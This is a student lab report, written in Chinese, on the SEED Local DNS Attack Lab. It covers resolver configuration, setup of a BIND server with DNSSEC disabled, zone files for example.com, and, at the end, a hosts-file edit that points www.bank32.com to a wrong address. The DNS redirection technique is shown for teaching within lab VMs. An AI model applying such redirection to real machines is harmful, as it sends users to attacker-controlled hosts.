网络空间安全课程综合设计任务报告五

57117203　姜舒

2020 年 9 月 17 日


（一）Local DNS Attack Lab

Task 1: Configure the User Machine

各虚拟机 IP 地址：


攻击者	虚拟机 VA	10.0.2.4
受害者/用户	虚拟机 VB	10.0.2.5
DNS 服务器	虚拟机 VC	10.0.2.6

在用户机中编辑配置文件




```
[09/17/20]seed@VM:~$ sudo gedit /etc/resolvconf/resolv.conf.d/head
```

在文件中加入以下条目




```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERW
nameserver 10.0.2.6
```

运行命令使配置生效




```
[09/17/20]seed@VM:~$ sudo resolvconf -u
[09/17/20]seed@VM:~$ 
```

使用 dig 命令从选择的 10.0.2.6 主机中获得 www.example.net 的 IP 地址



```
[09/17/20]seed@VM:~$ dig @10.0.2.6 www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.0.2.6 www.example.net
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11681
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
```


查看信息，返回了 www.example.net 的 IP 地址，且在 SERVER 这一行显示为 10.0.2.6，DNS 服务器配置为 10.0.2.6



```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86386   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86386   IN      NS      b.iana-servers.net.
example.net.            86386   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172786  IN      A       199.43.135.53
a.iana-servers.net.     172786  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172786  IN      A       199.43.133.53
b.iana-servers.net.     172786  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Thu Sep 17 10:06:12 EDT 2020
;; MSG SIZE  rcvd: 193
```


Task 2: Set up a Local DNS Server

在/etc/bind/named.conf.options 选项块中添加转储文件条目来设置与 DNS 缓存相关的选项。
关闭 DNSSEC，注释掉 validation 条目并添加一个 dnssec-enable 条目。
原配置中已包含所需条目。




```
        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};
```

启动 DNS 服务器



```
[09/17/20]seed@VM:~$ sudo service bind9 restart
[09/17/20]seed@VM:~$ █
```

使用 DNS 服务器，ping www.baidu.com




```
[09/17/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (182.61.200.6) 56(84) bytes of data.
64 bytes from 182.61.200.6: icmp_seq=1 ttl=48 time=86.8 ms
64 bytes from 182.61.200.6: icmp_seq=2 ttl=48 time=36.9 ms
64 bytes from 182.61.200.6: icmp_seq=3 ttl=48 time=40.0 ms
64 bytes from 182.61.200.6: icmp_seq=4 ttl=48 time=55.2 ms
64 bytes from 182.61.200.6: icmp_seq=5 ttl=48 time=45.5 ms
64 bytes from 182.61.200.6: icmp_seq=6 ttl=48 time=37.2 ms
64 bytes from 182.61.200.6: icmp_seq=7 ttl=48 time=38.7 ms
```

使用 wireshark 抓包，可以看到用户机 VB 连接 www.baidu.com 时，先向本地 DNS 服务器 VC（10.0.2.6）发送请求。


本地 DNS 服务器向 61.135.165.224 发送 DNS 解析请求。然后再两次返回 IP 地址到用户机 VB

VB 获得了 www.baidu.com 的 IP 地址后传输了一些报文。




```
 1 2020-… 10.0.2.5        10.0.2.6        DNS    73 Standard query 0x2db8 A www.baidu.com
 2 2020-… 10.0.2.6        61.135.165.224  DNS    76 Standard query 0xd426 A www.a.shifen.com
 3 2020-… 61.135.165.224  10.0.2.6        DNS   278 Standard query response 0xd426 A www.a.shifen
 4 2020-… 10.0.2.6        10.0.2.5        DNS   302 Standard query response 0x2db8 A www.baidu.co
 5 2020-… 10.0.2.5        182.61.200.7    ICMP   98 Echo (ping) request  id=0x0dd1, seq=1/256, tt
 6 2020-… 10.0.2.5        182.61.200.7    ICMP   98 Echo (ping) request  id=0x0dd1, seq=2/512, tt
 7 2020-… 182.61.200.7    10.0.2.5        ICMP   98 Echo (ping) reply    id=0x0dd1, seq=2/512, tt
 8 2020-… 10.0.2.5        10.0.2.6        DNS    85 Standard query 0x00eb PTR 7.200.61.182.in-add
 9 2020-… 10.0.2.6        14.215.177.197  DNS    96 Standard query 0x934d PTR 7.200.61.182.in-add
10 2020-… 14.215.177.197  10.0.2.6        DNS   156 Standard query response 0x934d No such name F
11 2020-… 10.0.2.6        10.0.2.5        DNS    85 Standard query response 0x00eb No such name F
```

ping 10.0.2.4



```
[09/17/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.564 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.531 ms
^C
--- 10.0.2.4 ping statistics ---
```

wireshark 抓包结果如下。没有 DNS 解析请求。




```
54 2020-… 10.0.2.5    10.0.2.4    ICMP   98 Echo (ping) request  id=0x0df1, seq
55 2020-… 10.0.2.4    10.0.2.5    ICMP   98 Echo (ping) reply    id=0x0df1, seq
56 2020-… 10.0.2.5    10.0.2.4    ICMP   98 Echo (ping) request  id=0x0df1, seq
57 2020-… 10.0.2.4    10.0.2.5    ICMP   98 Echo (ping) reply    id=0x0df1, seq
```

结论：当主机访问一个未曾解析过的网络地址时，解析后的结果会存放在 DNS 缓存中，第二次访问该网络地址会使用。

Task 3: Host a Zone in the Local DNS Server


创建 zone

在/etc/bind/named.conf 中添加内容




```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
      };
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
      };
```

设置正向查找区域文件。
创建区域文件，写入内容。




```
[09/17/20]seed@VM:~$ sudo touch /etc/bind/example.com.db
[09/17/20]seed@VM:~$ sudo gedit /etc/bind/example.com.db
```




```
$TTL 3D ; default expiration time of all resource records without
        ; their own TTL
@       IN      SOA     ns.example.com. admin.example.com. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.com.         ;Address of nameserver
@       IN      MX      10 mail.example.com.    ;Primary Mail Exchanger
www     IN      A       192.168.0.101       ;Address of www.example.com
mail    IN      A       192.168.0.102       ;Address of mail.example.com
ns      IN      A       192.168.0.10        ;Address of ns.example.com
*.example.com. IN A     192.168.0.100       ;Address for other URL in
                                            ; the example.com domain
```

设置反向查找区域文件。创建区域文件，写入内容。




```
[09/17/20]seed@VM:~$ sudo touch /etc/bind/192.168.0.db
[09/17/20]seed@VM:~$ sudo gedit /etc/bind/192.168.0.db
```




```
$TTL 3D
@       IN              SOA             ns.example.com. admin.example.com. (
        1
        8H
        2H
        4W
        1D)
@       IN              NS              ns.example.com.

101     IN              PTR             www.example.com.
102     IN              PTR             mail.example.com.
10      IN              PTR             ns.example.com.
```

重启 BIND 服务器后使用 dig 命令查询 example.com 的 IP 地址，直接显示 192.168.0.101



```
[09/17/20]seed@VM:~$ sudo service bind9 restart
[09/17/20]seed@VM:~$ dig @10.0.2.6 www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.0.2.6 www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43263
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101
```




```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Thu Sep 17 11:38:13 EDT 2020
;; MSG SIZE  rcvd: 93

[09/17/20]seed@VM:~$ 
```

在配置了/etc/bind/example.com.db 后，解析域名会直接查询该文件，查找相关域名的记录，可以直接返回 IP 地址


Task 4: Modifying the Host File

在修改/etc/hosts 中的条目之前，ping www.bank32.com，可以看到网址的 IP 地址是 34.102.136.180




```
[09/17/20]seed@VM:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.18
0): icmp_seq=1 ttl=106 time=149 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.18
0): icmp_seq=2 ttl=106 time=125 ms
^C
--- bank32.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 4446ms
rtt min/avg/max/mdev = 125.388/137.511/149.635/12.129 ms
[09/17/20]seed@VM:~$ 
```

修改/etc/hosts 文件，加入一条错误的 IP 地址




```
[09/17/20]seed@VM:~$ sudo gedit /etc/hosts
```



```
127.0.0.1       localhost
127.0.1.1       VM
10.0.2.15       www.bank32.com
```

